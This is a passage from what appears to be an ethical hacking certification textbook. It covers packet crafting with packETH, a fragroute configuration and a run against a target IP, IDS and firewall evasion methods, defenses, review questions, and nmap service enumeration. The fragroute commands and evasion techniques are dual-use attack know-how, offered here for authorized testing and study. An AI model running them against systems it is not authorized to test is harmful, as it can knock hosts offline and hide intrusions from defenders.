
While you can create packets following known and understood fields, you can also create your own packets. Your layer 2 headers have to be set with MAC addresses in the source and destination so there is somewhere for the frame to go, but beyond that, you can do whatever you like by selecting User Defined Payload. This would leave out all layer 3 information and only include what you wanted to include, whether it's text or a hexadecimal fill pattern. Figure 5.27 shows a payload created using a pattern. Using text caused an error with the next-layer protocol specified because it's not set up to take raw text. You need to create a hexadecimal pattern instead. You'll see at the bottom of the screen capture that 60 bytes were sent, which includes the network layer payload we specified.

Once you have your packet built, you can send it. Clicking the Send button in the toolbar will send a single packet. If you want to send more than a single packet, you will have to use either the Gen-b or Gen-s button. Gen-b gives you the ability to specify the number of packets to send. You'll be able to indicate the bandwidth you want to use, or you could also indicate the inter-packet gap, which is the delay between packets being sent. Gen-s gives you the ability to generate streams. A stream can be a defined pattern of packets that have been

saved to different files. Once you have the pattern defined by indicating the packets you want to use, you can tell packETH how you want to send them—burst, continuous, or random. You can also indicate the total number of packets you want to send as well as the delay.

Speaking of loading packets from a file, you can save the packets you create. This allows you to create a number of packets and load them into Gen-s mode, but it also allows you to create a packet and load it up to send it anytime you want without having to re-create the packet. If you want to use an existing packet you have captured as your starting point, you can also load a packet capture (PCAP) file. When you select a frame from the list in the PCAP view, that frame will show up in the Builder view.

**FIGURE 5.27** Network layer data fill



## fragroute

`fragroute` is a program used to mangle packets before they are sent to a target you specify. It works by making adjustments to the routing table so all messages going to the target are sent through the `fragroute` application first. To make `fragroute` work, you need to create a configuration file. This configuration file has directives telling `fragroute` how to handle

packets that pass through the application. In the following code listing, you can see a configuration file with a handful of directives that are guaranteed to create really messed-up network traffic.

### **fragroute Configuration File**

```
kilroy@lolagranola $ cat frag.conf
delay random 1
dup last 30%
ip_chaff dup
ip_frag 128 new
tcp_chaff null 16
order random
print
```

The directives here tell `fragroute` to do a number of things to packets. The first thing is to delay random packets by 1 millisecond. Next, there is a 30 percent chance of duplicating the last packet. The `ip_chaff` line adds duplicate packets into the queue. When messages are sent out, they have a maximum transmission unit (MTU) size that is dictated by the data link protocol. With Ethernet, that is 1,500 bytes, though it's possible to get something called jumbo frames that are much larger. More commonly, you will see an MTU of 1,500. Any message that is larger than the MTU gets fragmented. Using `fragroute`, though, we are going to force the packets to get fragmented before sending. That happens in the `ip_frag 128 new` line. We will be fragmenting at 128 bytes, which is enough for header data and a little bit more. Anything large being sent, such as an image file, will have a large number of fragments.

The line starting with `tcp_chaff` does the same thing that `ip_chaff` does, working instead on the Transport layer. The TCP segments being inserted will have null TCP flags, as specified in the configuration. We could also have had invalid checksums, older time stamps, or other bogus information in the TCP header. This would have caused these messages to be rejected on the far end of the conversation, after inspection. Finally, the order of the messages will be randomized, so they will be out of order and need reassembly on the far end, and then message details will be printed.

Using a simpler configuration file, you can see a run of `fragroute` in the following code listing. This is the configuration file that was installed by default with the `fragroute` package on a Kali Linux system. This configuration file uses `tcp_seg` to break up TCP data into specified segment sizes. After that, it uses `ip_frag` and `ip_chaff` as mentioned earlier. Then, it will set an order and print the message details, which you can see.

### **fragroute Run against Target**

```
root@quiche:~# fragroute -f /etc/fragroute.conf 184.159.210.190
fragroute: tcp_seg -> ip_frag -> ip_chaff -> order -> print
```

```
192.168.86.57.18294 > 184.159.210.190.17766: SR
1400140884:1400140908(24) ack 1802781559 win 14416 urg 21625
[delay 0.001 ms]
192.168.86.57.43460 > 184.159.210.190.4433: S
2873730507:2873730507(0) win 29200 <mss 1460,sackOK,timestamp
770861436 0,nop,wscale 7>
192.168.86.57.21314 > 184.159.210.190.29050: S
810642531:810642543(12) ack 1802326352 win 27514 <[bad opt]>
[delay 0.001 ms]
192.168.86.57.43460 > 184.159.210.190.4433: S 2
873730507:2873730507(0) win 29200 <mss 1460,sackOK,timestamp
770862448 0,nop,wscale 7>
192.168.86.57.19306 > 184.159.210.190.22387: R
1297315948:1297315960(12) ack 2020107846 win 19767 urg 31041
<[bad opt]> [delay 0.001 ms]
192.168.86.57.43460 > 184.159.210.190.4433: S
2873730507:2873730507(0) win 29200 <mss 1460,sackOK,timestamp
770864464 0,nop,wscale 7>
192.168.86.57.26963 > 184.159.210.190.21350: SFP
1950696520:1950696548(28) win 27988 urg 20558 [delay 0.001 ms]
```

What you will likely notice when you use `fragroute` is that what you are trying to do to interact with the target will fail. In the preceding example, I used `openssl s_client` to initiate a connection with the web server using SSL/TLS. The connection never completed, presumably because the packets getting to the target were so mangled and out of order that the network stack didn't know what to make of them. The point of running `fragroute`, though, isn't necessarily to make the connection. Sometimes, the point is just to see if you can make the network stack on the target system fail, which may take the kernel with it, causing the entire system to be unavailable, forcing a reboot or restart.

## Evasion Techniques

Any target organization you test against will have security mechanisms in place to defend itself. This may be firewalls or intrusion detection systems. It may also have intrusion prevention systems. Any of these could thwart your efforts by either blocking them or by issuing an alert, which may result in the discovery of your actions. Either of these would be bad things. Fortunately, there are some evasion techniques that may help you get around these devices so you can keep plugging along. Some of the tools we have already looked at will help you with these evasive procedures. The common evasion techniques are as follows:

**Hide/Obscure the Data** You could use encryption or obfuscation to disguise what you are doing. Encrypted traffic can't be investigated without violating the end-to-end nature of encryption. The goal with encryption is that the message is encrypted from

the sender to the recipient, without being decrypted at waypoints in between. You could also encode the data using various encoding techniques, including URL encoding, which replaces characters with the hexadecimal value of their ASCII code.

**Alterations** Intrusion detection/protection systems in particular will often use something called a *signature*. In the case of malware, this may be a cryptographic hash value that can be compared against a database of known malware. If there is a match of the hash, the messages can get dropped. When it comes to a cryptographic hash, though, the change of a single character in the file contents will yield a completely different hash value, meaning whatever you are doing won't get detected. This strategy is commonly called polymorphisms, from *polymorph*, meaning many shapes or forms.

**Fragmentation** Fragmentation attacks can be used to evade network security mechanisms simply because these devices, when they are inline, would take time to reassemble the messages before the adversarial activity would be seen. This reassembly takes time and so some devices just don't bother because the reassembly and detection can add latency to communications. This depends on the device and decisions made by the developers of the device. You can use a tool like `fragroute` to help you with the fragmentation.

**Overlaps** When messages are fragmented, it may happen at either the Network layer or the Transport layer, as you saw from looking at `fragroute`. When the messages need to be reassembled, all of the pieces need to be there and in a sane state so the puzzle can be fit back together. When using TCP, you can overlap sequence numbers. This is essentially the byte count that has been sent. You may send two TCP segments that appear to occupy the same space in the puzzle being put back together. The IDS and the target OS may decide to put the puzzle back together differently. This may happen if one decides to favor the newer information while the other favors the older. The OS needs to decide whether the first message received was valid or the last message received was more valid.

**Malformed Data** Protocols are sets of rules about how communications are expected to happen. If you violate those rules, you can get unexpected results. Even if you aren't violating the rules but instead are taking advantage of loopholes, you can get some useful data. This is why `nmap` uses Xmas, FIN, and NUL scans. The behavior is unexpected, though not technically illegal from the standpoint of the protocol. Similarly, there are details in the protocols that may be handled differently across different network stacks. The URG pointer may be handled differently across different operating systems. This could be used to get around an IDS and still have the target system respond the way you want.

**Low and Slow** Fast scans can be easy to detect. Harder to detect are scans that are taking place over a long time frame. Imagine a single scan packet being sent once an hour. This can be very time-consuming to perform, but when you are talking about individual messages, it's far less likely that the IDS or firewall would identify them as a port scan. Taking your time can be beneficial. You could use the `nmap` throttling parameter to really slow your scans down.

**Resource Consumption** It may be possible to get devices to fail open by consuming resources such as CPU or memory. If you can exhaust either of these resources, it may be possible to get subsequent messages to just pass through once the device has failed.

**Screen Blindness** In the case of IDS, the device or software will issue alerts. It is expected there will be someone looking at those alerts. If you can generate enormous volumes of alerts from traffic you don't care about, you can cause the people looking at the alerts to go screen blind, meaning they just aren't seeing the important details anymore because they are overwhelmed by what they are looking for. This way, you can set up a smoke screen with a lot of bogus alert traffic and then send your real data through the screen.

**Tunneling** A tunnel is a way of transmitting data inside something else. For example, the Generic Routing Encapsulation (GRE) protocol can create a tunnel by taking packets and encapsulating them inside GRE packets. This makes it look like what is passing through is a GRE packet when there is really something in the payload. GRE is a protocol that has been designed to tunnel traffic in cases where you want to handle the routing on the receiving end rather than the sending end. Other protocols have been used for tunneling attacks, including SSH, HTTP, ICMP, and DNS. These tunneled attacks require software on the receiving end that can extract the tunneled messages and place them on the target network.

Keep in mind that with devices like stateful firewalls, once you get the first message through, subsequent messages may be allowed by default because they are part of an established connection. Of course, these techniques for evasion have all been around for a very long time, so it's possible that the firewall or IDS vendor knows how to detect most of them. This means you may not be able to make the evasions work. It is still worth knowing about them and trying them to see if you can get through.

There are some that are more likely to work than others, because they don't rely on the firewall or IDS vendor. Encryption, for instance, should always work because the firewall and IDS simply can't see the data since the keys are negotiated by the two endpoints. Encryption, though, requires a service on the receiving end that understands encryption and can negotiate with the sending application. An evasion technique that doesn't rely on technical means is overwhelming the person looking at the alerts. This does, though, assume that there isn't technology in place to weed out the extraneous messages, only presenting interesting alerts to the operator.

nmap has its own evasions built in, to a degree. There are the ones that are mentioned earlier, with what are essentially malformed requests. These are packet configurations that simply shouldn't exist in the real world. The expectation is that using these packet configurations, the network security in place may simply ignore them. Unfortunately, these are so well-known that firewalls and intrusion detection systems are more than capable of seeing these messages. One that may be harder to see is the idle scan, which makes use of a system that isn't communicating on the network. This allows nmap to calculate the correct IP identification number that should be received based on the system having to respond with reset messages to packets from the target.

The way the idle scan works is the system performing the scan spoofs messages, making it look like the messages are coming from an idle system. The receiving system then sends all responses to the idle system, while the scanning system periodically sends a message to the idle system to get the current IP identification value. Based on this, the sending system can determine what packets may have been received and sent since the sending system knows what it sent out.

While the scan can be easily seen by firewalls or detection systems, what won't be seen is where the scan originated from. If the scanner uses a victim, or idle, system that has nothing to do with the scanner, it won't be clear who is actually performing the scan, even if the fact of the scan is picked up. The person, say you for instance, doing the scan will be hidden because the scan is blind.

## Protecting and Detecting

All of this is on the offensive side, where you will be looking for footholds or pieces of information you can use later. One thing to keep in mind when it comes to working with a client is your job is not just to break into systems and find weaknesses. You will be expected to provide recommendations on how to keep other people from following the paths that you used to get into systems. This means you not only need to know how to break in, but you also need to know how to keep yourself from breaking in.

Fortunately, when it comes to scanning, it's not that hard to protect against or at least detect activities like port scans. They are noisy, even if you are using a low and slow approach with long waits between packets going out. Sending requests to 1,000 ports over any period of time is going to be a little strange. While nmap refers to them as well-known ports, that's a comparative term. In reality, there are a handful of ports, considerably less than 1,000, that are in common use. Let's say that there are 20 ports, for the sake of the argument, that you would expect to see on your network, given everything that happens there. That leaves 980 ports that you should never see messages for on your network. Any time you see any of those 980 ports getting requests, much less all of them, something is probably amiss. You can block all of that traffic, but you can also detect it. This may be done with either the firewall or a network intrusion detection system.

Vulnerability scanners are similarly noisy. Even in cases where the scanner knows the ports/applications ahead of time, there are a lot of requests that are going out. Almost all of them are going to look bad. This is where an intrusion detection system can help out. You may not be able to, or even want to, block traffic from a vulnerability scanner because, in reality, it will be or at least look like a legitimate request. You may be able to notice, though, that the requests match known vulnerabilities. Network intrusion detection systems should be able to detect this type of activity.

When it comes to attacks like packet crafting or spoofing attacks, there are ways to protect against these as well. Perimeter firewalls should be blocking traffic that should never happen. This includes private addresses from the RFC 1918 space, which are not, by

convention, routable over the Internet. If an address can't come in over the Internet, anything with one of those addresses that comes in from the Internet can't be legitimate. Similarly, a spoofing attack, say from an idle scan, may appear to come from an inside host. Any address that lives on the inside of the network can't possibly originate from the outside, so those should be blocked as well.

## Summary

Scanning will provide you with a wealth of information that will be necessary as you move forward with your testing and evaluation. There are different types of scanning, however. As you are scanning, you will want to identify ports that are open. The purpose of identifying open ports isn't just to get a list of ports. Ultimately, you want to identify the services or applications that are listening on the open ports. To identify these open ports, you would use a port scanner. The most commonly used port scanner is nmap, which can be used for more than just identifying open ports. It can also be used to identify application versions by grabbing banners. Also, nmap can identify the operating system running on the target.

While there are other port scanners available, including masscan, which is used for high-speed scanning, nmap is the only port scanner that has a scripting engine built into it. The scripting engine for nmap is based on the programming language Lua, but nmap provides libraries that will give you easy access to the information nmap has so you can write scripts to better identify services and also perform tests such as identifying vulnerabilities. When you write scripts for the nmap scripting engine (NSE), you register ports with nmap so nmap knows to call your script when it finds the registered port to be open.

While nmap is commonly a command-line program, there is also a GUI that acts as a front end for nmap. Zenmap is a program that will call nmap based on a command specified, but it will also parse the results, providing them to you in different ways. You can look at all the services that were identified. You can also get a look at a topology of the network based on what nmap finds. While you can provide the same command to Zenmap as you do to nmap, Zenmap will also provide some scan types that you can run, like an intense scan. Selecting the scan type will fill in the needed command-line parameters.

Vulnerability scanners will not only look for vulnerabilities, they will also generally perform port scanning as part of looking for and identifying open ports. There are a number of vulnerability scanners available commercially. Very few vulnerability scanners exist that are open source. One, based on one that is now commercial, is OpenVAS. OpenVAS was forked from the last open source version of Nessus. One of the challenges of vulnerability scanners is the vast amount of work it takes to maintain them and keep them up to date, which is perhaps a primary reason why there are very few open source scanners.

Vulnerability scanners, like OpenVAS and Nessus, use plugins to perform tests. They probe the targeted host to observe behavior on the host to identify potential vulnerabilities. Not all identified vulnerabilities are real, however. Vulnerabilities that are identified by scanners but aren't real are called false positives. A false negative would be a vulnerability that

did exist but wasn't identified. Vulnerability scanners are far from infallible because of the way they work. It may require manual work to validate the findings from a vulnerability scanner.

To test vulnerabilities and also perform scans, you may need to do something other than relying on the operating system to build your packets for you. There are multiple tools that you can use to craft packets, such as `hping`. This is a tool that can be used for scanning but also can be used to create packets using command-line switches. If you would prefer not to use the command line, you can use a tool like `packETH`. `packETH` presents you with all the headers at layers 2 through 4. You can also create a payload to go in the packet. `packETH` will also let you extract packets from a PCAP and then make changes to it. You can send individual packets to a target—either layer 2 or layer 3—or you could send streams. Using these crafted packets, you can get responses from your target that may provide you with necessary information.

Your target networks will likely have firewalls and an IDS installed. You will probably want to use techniques to evade those devices since they will likely prevent you from doing your job. There are multiple ways to evade security technologies, including encryption/encoding, causing the operator to go screen blind, or sending malformed messages to the target. The best way to protect against these scans, whether they are port scans or vulnerability scans, is to use firewalls on the ingress of networks, which includes network segments like a virtual local area network. You may not always be able to protect against, meaning block, all of these tactics. This is where an IDS comes in handy, to let someone know something bad is happening.

# Review Questions


You can find the answers in the appendix.

1. If you receive a RST packet back from a target host, what do you know about your target?
  - A. The target is using UDP rather than TCP.
  - B. The destination port is open on the target host.
  - C. The source port in the RST message is closed.
  - D. The target expects the PSH flag to be set.
2. What is the difference between a SYN scan and a full connect scan?
  - A. A SYN scan and a full connect scan are the same.
  - B. A full connect scan sends an ACK message first.
  - C. A SYN scan uses the PSH flag with the SYN flag.
  - D. The SYN scan doesn't complete the three-way handshake.
3. What is one reason a UDP scan may take longer than a TCP scan of the same host?
  - A. UDP will retransmit more.
  - B. UDP has more ports to scan.
  - C. UDP is a slower protocol.
  - D. UDP requires more messages to set up.
4. Why does an ACK scan not indicate clearly that ports are open?
  - A. The scanner has to guess.
  - B. ACK is not a supported flag.
  - C. The target system ignores the message.
  - D. ACK scans cause a lot of retransmits.
5. What is one reason for using a scan like an ACK scan?
  - A. It may get through firewalls and IDS devices.
  - B. It is better supported.
  - C. The code in nmap is more robust.
  - D. An ACK scan is needed for scripting support.
6. What does nmap look at for fingerprinting an operating system?
  - A. The operating system headers
  - B. The application version
  - C. The response from connecting to port 0
  - D. The IP ID field and the initial sequence number

7. What is nmap looking at when it conducts a version scan?
  - A. TCP and IP headers
  - B. Application banners
  - C. Operating system kernel
  - D. IP ID and TCP sequence number fields
8. What is an advantage of using masscan over nmap?
  - A. masscan has been around longer.
  - B. nmap is hard to use.
  - C. masscan can scan more addresses faster.
  - D. masscan has access to scan more of the Internet.
9. If you were to see hping -S -p 25 10.5.16.2, what would you assume?
  - A. Someone was trying to probe the web port of the target.
  - B. Someone was trying to probe an email port on the target.
  - C. Someone was trying to identify if SNMP was supported on 10.5.16.2.
  - D. Someone had mistyped ping.
10. If you were to see that someone was using OpenVAS, followed by Nessus, what might you assume?
  - A. They were trying to break into a system.
  - B. They didn't know how to use Nessus.
  - C. They didn't know how to use OpenVAS.
  - D. They were trying to reduce false positives.
11. What is the difference between a false positive and a false negative?
  - A. A false positive indicates a finding that doesn't exist, while a false negative doesn't indicate a finding that does exist.
  - B. A false positive indicates a finding that does exist, while a false negative doesn't indicate a finding that doesn't exist.
  - C. A false positive doesn't indicate a finding that does exist, while a false negative does indicate a finding that doesn't exist.
  - D. A false negative does indicate a finding that doesn't exist, while a false positive doesn't indicate a finding that does exist.
12. What would be the purpose of running a ping sweep?
  - A. You want to identify responsive hosts without a port scan.
  - B. You want to use something that is light on network traffic.
  - C. You want to use a protocol that may be allowed through the firewall.
  - D. All of the above.

- 13.** Which of these may be considered worst practice when it comes to vulnerability scans?
  - A.** Scanning production servers
  - B.** Notifying operations staff ahead of time
  - C.** Taking no action on the results
  - D.** Using limited details in your scan reports
- 14.** Which of these may be considered an evasive technique?
  - A.** Scanning nonstandard ports
  - B.** Encoding data
  - C.** Using a proxy server
  - D.** Using nmap in blind mode
- 15.** If you were to notice operating system commands inside a DNS request while looking at a packet capture, what might you be looking at?
  - A.** Tunneling attack
  - B.** DNS amplification
  - C.** DNS recursion
  - D.** XML entity injection
- 16.** What is an Xmas scan?
  - A.** TCP scan with SYN/ACK/FIN set
  - B.** UDP scan with FIN/PSH set
  - C.** TCP scan with FIN/PSH/URG set
  - D.** UDP scan SYN/URG/FIN set
- 17.** What would you use MegaPing for?
  - A.** Running exploits
  - B.** Running a port scan
  - C.** Issuing manual web requests
  - D.** Crafting packets
- 18.** What would be a reason to use the Override feature in OpenVAS?
  - A.** You want to run a different plugin for a vulnerability.
  - B.** You want to change the scanner settings.
  - C.** You want to use TCP rather than UDP.
  - D.** You want to change a severity rating on a finding.
- 19.** What would you use credentials for in a vulnerability scanner?
  - A.** Better reliability in network findings
  - B.** Authenticating through VPNs for scans

- C. Scanning for local vulnerabilities
  - D. Running an Active Directory scan
- 20.** What is `fragroute` primarily used for?
- A. Altering network routes
  - B. Capturing fragmented packets
  - C. Fragmenting application traffic
  - D. Fragmenting layer 2 and layer 3 headers



# Chapter **6**

# **Enumeration**

---

**THE FOLLOWING CEH EXAM TOPICS ARE COVERED IN THIS CHAPTER:**

- ✓ Technical assessment methods
- ✓ Network security
- ✓ Vulnerabilities
- ✓ Application/file server



Port scanning is ultimately about identifying applications that are installed on systems within the target network. Once we have identified applications, though, we will want to dig deeper to see what additional information we can extract. This may include user information or details about shares that may be available on the network. Of course, there are other activities we can perform when we start working on enumeration. This information gathering will be beneficial when we start moving to the next stages.

Enumeration is about determining what services are running and then extracting information from those services. The first thing you need to do is identify services that are available on your target systems. Each service may have a lot of information that can be obtained. External-facing services may have authentication requirements, which means there are users. As an example, users may have to be authenticated and authorized to view some sections on a web server. You may be able to get the web server to give you an indication what usernames are configured on the server, which would be an example of enumeration.

Because we are working on enumeration, we are going to take a close look at a few protocols as well as the tools you would use with those protocols. For a start, there is the Server Message Block (SMB) protocol. This is used on Windows systems for file and resource sharing as well as some remote management. This is definitely a case where users would have to authenticate against the service, so we can spend some time trying to find users on Windows servers. Additionally, you may be able to identify security policy information associated with the Windows domain. Certainly, you should be able to identify file shares where there are some.

Other protocols you may not think about when it comes to enumeration are the Simple Mail Transfer Protocol (SMTP) and the Simple Network Management Protocol (SNMP). It's common for users to have to authenticate and be authorized before sending email through an SMTP server, particularly if they are sending from outside the network where the mail server is. If you use a traditional mail client to connect with Gmail or Office 365, you are familiar with having to provide your username and password for your SMTP server. Your client may automatically fill that information in for you, but it's there if you go looking at settings.

SNMP can provide a lot of information about systems. If you can get access to an SNMP system, you should be able to walk the management information base (MIB) to extract details from your target system. There are tools that will perform this walk for you, retrieving the information and presenting it to you.

The MITRE ATT&CK Framework categorizes enumeration under the Reconnaissance phase. It currently identifies Gather Victim Host Information and Gather Victim Identity Information as two techniques that would broadly fit into the enumeration category.

By the time we are done with this chapter, you should have a solid understanding of what enumeration is as well as what tools you can use to enumerate different resources on systems. Many of these tools will be Linux-based and run from the command line, but there are some Windows tools we'll look at as well.

## Service Enumeration

When you are scanning systems, nmap is always your friend. The same is true when it comes to service enumeration. This means you are identifying the service running on the target system. A quick way to do that is to use the version scan built into nmap. In the following code listing, you can see a portion of output from a version scan run by nmap on hosts on my network. A version scan is performed by using `-sV` as the parameter sent to nmap. It shows not just open ports but also where it can find them and specifics about the services and versions that are running on the hosts that were found responding on the network. It does this by looking at any application banners to extract details about the service name and version.

### Nmap Version Scan

```
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh      OpenSSH 7.7p1 Debian 3 (protocol 2.0)
25/tcp    closed   smtp
80/tcp    open     http    Greenbone Security Assistant
443/tcp   closed   https
MAC Address: 0E:76:03:B8:2A:BA (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
Nmap scan report for desktop-3rgc5h2.lan (192.168.86.60)
Host is up (0.025s latency).
```

```
PORT      STATE    SERVICE VERSION
22/tcp    filtered ssh
25/tcp    filtered smtp
80/tcp    filtered http
443/tcp   filtered https
MAC Address: C4:9D:ED:AB:DD:7A (Microsoft)
```

```
Nmap scan report for milobloom.lan (192.168.86.61)
Host is up (0.94s latency).
```

```

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6 (protocol 2.0)
25/tcp    closed smtp
80/tcp    closed http
443/tcp   closed https
MAC Address: B8:09:8A:C7:13:8F (Apple)

```

As you can see, not all services provide details about what they are. We can identify the service but not the application or the version in most cases. One thing we can see in the previous listing is a handful of systems that are running Secure Shell (SSH). Not all of the SSH servers provided versions or even protocols. Fortunately, we can make use of nmap again for more details about SSH. nmap has scripting capabilities, and there are a lot of scripts that will enumerate services for more details. One of these scripts will enumerate algorithms that are supported by the SSH server. SSH encrypts data between the client and the server, but the cipher suites used may vary between connections, since clients can support different key strengths and algorithms. Here you can see the use of the script used to enumerate the algorithms across SSH servers, `ssl-enum-ciphers.nse`.

## SSH2 Algorithm Enumeration

```

PORT      STATE SERVICE
22/tcp    open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (10)
|     curve25519-sha256
|     curve25519-sha256@libssh.org
|     ecdh-sha2-nistp256
|     ecdh-sha2-nistp384
|     ecdh-sha2-nistp521
|     diffie-hellman-group-exchange-sha256
|     diffie-hellman-group16-sha512
|     diffie-hellman-group18-sha512
|     diffie-hellman-group14-sha256
|     diffie-hellman-group14-sha1
|   server_host_key_algorithms: (5)
|     ssh-rsa
|     rsa-sha2-512
|     rsa-sha2-256
|     ecdsa-sha2-nistp256
|     ssh-ed25519
|   encryption_algorithms: (6)
|     chacha20-poly1305@openssh.com

```

```
| aes128-ctr  
| aes192-ctr  
| aes256-ctr  
| aes128-gcm@openssh.com  
| aes256-gcm@openssh.com  
| mac_algorithms: (10)  
|   umac-64-etm@openssh.com  
|   umac-128-etm@openssh.com  
|   hmac-sha2-256-etm@openssh.com  
|   hmac-sha2-512-etm@openssh.com  
|   hmac-sha1-etm@openssh.com  
|   umac-64@openssh.com  
|   umac-128@openssh.com  
|   hmac-sha2-256  
|   hmac-sha2-512  
|   hmac-sha1  
| compression_algorithms: (2)  
|   none  
|- zlib@openssh.com
```

MAC Address: 0E:76:03:B8:2A:BA (Unknown)

You will see a collection of algorithm types in the output. The first set of algorithms is for key exchange. One of them is the Diffie-Hellman algorithm, named for Whitfield Diffie and Martin Hellman, who were the first to publish an algorithm for key exchange. The key exchange algorithm is important because the key is essential for encryption, and it is generated at the time a connection is made. You can also see the encryption algorithms listed. Most of these are the Advanced Encryption Standard (AES), though you'll notice one is named ChaCha20. This is a stream cipher like AES that can allow programs to use encryption without the need for an open source encryption library. Finally, there is the message authentication code, used to ensure that the message wasn't tampered with or corrupted.



Diffie and Hellman were the first to publish a key exchange algorithm, but they were not the first to develop one. Government intelligence agencies had already come up with key exchange algorithms separately from Diffie and Hellman. The difference was that the agency employees were unable to publish because their work couldn't be disclosed outside the agency.

Certainly nmap can provide you with a good start on getting a list of services and version numbers, but it's not always enough. There is much more that can be acquired about different services. This is an area that nmap can help with through the use of scripts that are installed with nmap. These scripts can be used to extract a lot of information, like the algorithms in SSH, that are otherwise difficult to attain. SSH may provide encryption services,

but not all of the encryption algorithms are free from vulnerabilities. This is why it can be useful to know everything about services. You never know where you may run across a vulnerability.

## Remote Procedure Calls

A remote procedure call (RPC) is a service that allows remote systems to consume procedures external to the application calling them. A program on system A can call a function or procedure on another system across the network. It does this using the RPC protocol. As far as the program on the local computer calling the remote procedure is concerned, it's a local procedure existing in the same process space as the rest of the code. The program calls this procedure, gets the information, and proceeds on its merry way. RPCs provide a way for two processes to communicate with one another. *Remote* commonly means a remote server, but two local processes could also use RPCs to communicate with one another.

### SunRPC

The idea of interprocess communication has been around for decades. There have been several implementations of request-response protocols over the decades. Java's remote method invocation (RMI) is a recent example of this. Before that, there was the Common Object Request Broker Architecture (CORBA), which was independent of language implementation. Sometimes, with RPCs, you need what is essentially a directory service to indicate the dynamic ports on which different services are running.

A common implementation of remote procedure calls is the program `portmap`, also known as `rpcbind`. This program is used to provide information about programs that have been registered with the portmapper service, providing these remote procedures. The portmapper assigns a port for the service to listen on and, when queried, can provide that information back. Common examples of services that use `rpcbind/portmap` are file sharing servers like Network File Server (NFS).

